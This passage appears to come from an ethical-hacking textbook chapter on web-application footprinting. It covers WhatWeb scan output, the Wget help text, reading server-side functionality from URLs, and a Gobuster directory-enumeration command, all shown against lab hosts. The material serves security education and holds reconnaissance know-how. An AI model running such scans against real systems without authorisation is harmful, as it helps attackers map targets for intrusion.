
httprint has been completed..

Figure 14.52: Screenshot of httprint

- **WhatWeb**

  Source: *https://github.com*

  WhatWeb scans and identifies web technologies, including content management systems (CMS), blogging platforms, statistic/analytics packages, JavaScript libraries, web servers, and embedded devices. WhatWeb has over 1800 plugins, each of which recognizes something different. WhatWeb also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.



```
┌─[root@parrot]─[~]
└──╼ #whatweb -v www.moviescope.com
WhatWeb report for http://www.moviescope.com
Status    : 200 OK
Title     : Login - MovieScope
IP        : 10.10.10.19
Country   : RESERVED, ZZ

Summary   : ASP_NET[4.0.30319], HTTPServer[Microsoft-IIS/10.0], Meta-Author[EC-Council],
 Microsoft-IIS[10.0], Modernizr, PasswordField[txtpwd], Script, X-Powered-By[ASP.NET]

Detected Plugins:
[ ASP_NET ]
        ASP.NET is a free web framework that enables great Web
        applications. Used by millions of developers, it runs some
        of the biggest sites in the world.

        Version      : 4.0.30319 (from X-AspNet-Version HTTP header)
        Google Dorks: (2)
        Website      : http://www.asp.net/

[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        String       : Microsoft-IIS/10.0 (from server string)
```

Figure 14.53: Screenshot showing output of WhatWeb

Identify Server-Side Functionality


After determining the server-side technologies, attackers try to identify the server-side functionality to find potential vulnerabilities. They examine the page source and URLs and make educated guesses to determine the internal structure and functionality of web applications.

They use the following tools to do so.

- **GNU Wget**

  Source: *https://www.gnu.org*

  GNU Wget is employed for retrieving files using HTTP, HTTPS, and FTP, which are the most widely used Internet protocols. It is a non-interactive command-line tool; hence, it can be called from scripts, cron jobs, and terminals without X-Windows support.




```
SYSTEM_WGETRC = c:/progra~1/wget/etc/wgetrc
syswgetrc = C:\Program Files (x86)\GnuWin32/etc/wgetrc
GNU Wget 1.11.4, a non-interactive network retriever.
Usage: wget [OPTION]... [URL]...

Mandatory arguments to long options are mandatory for short options too.

Startup:
  -V,  --version           display the version of Wget and exit.
  -h,  --help              print this help.
  -b,  --background        go to background after startup.
  -e,  --execute=COMMAND   execute a `.wgetrc'-style command.

Logging and input file:
  -o,  --output-file=FILE    log messages to FILE.
  -a,  --append-output=FILE  append messages to FILE.
  -d,  --debug               print lots of debugging information.
  -q,  --quiet               quiet (no output).
  -v,  --verbose             be verbose (this is the default).
  -nv, --no-verbose          turn off verboseness, without being quiet.
  -i,  --input-file=FILE     download URLs found in FILE.
  -F,  --force-html          treat input file as HTML.
  -B,  --base=URL            prepends URL to relative links in -F -i file.
```

Figure 14.54: Screenshot displaying GNU Wget command-line utility tool

- BlackWidow (*http://softbytelabs.com*)
- Teleport Pro (*http://www.tenmax.com*)
- **Examine URL**

  An SSL certified page URL starts with https instead of http. If a page contains a .aspx extension, the application is likely written using ASP.NET. If the query string has a parameter named showBY, then you can assume that the application is using a database and will display the data by that value.



```
https://www.certifiedhacker.com/customers.aspx?name=existing%20clients&isActive=
0&startDate=20%2F11%2F2010&endDate=20%2F05%2F2011&showBy=name
```

Figure 14.55: Identify Server-Side Functionality by examining URL

Identify Files and Directories

Attackers use various techniques and tools to enumerate applications, hidden directories, and files of the web application hosted on web servers that are exposed on the Internet. They use tools such as Gobuster and URL Fuzzer and the Nmap NSE script http-enum to identify files and directories of the target web application.


- **Gobuster**

  Source: *https://github.com*

  Gobuster is a Go-programming-based directory scanner that allows attackers to perform fast-paced enumeration of hidden files and directories of a target web application. It is a command-oriented tool used to brute-force URIs in websites, DNS subdomains, names of virtual hosts on the target server, etc.

  Run the following command to retrieve file and directory names and their status codes:

  `gobuster -u <target URL> -w common.txt`

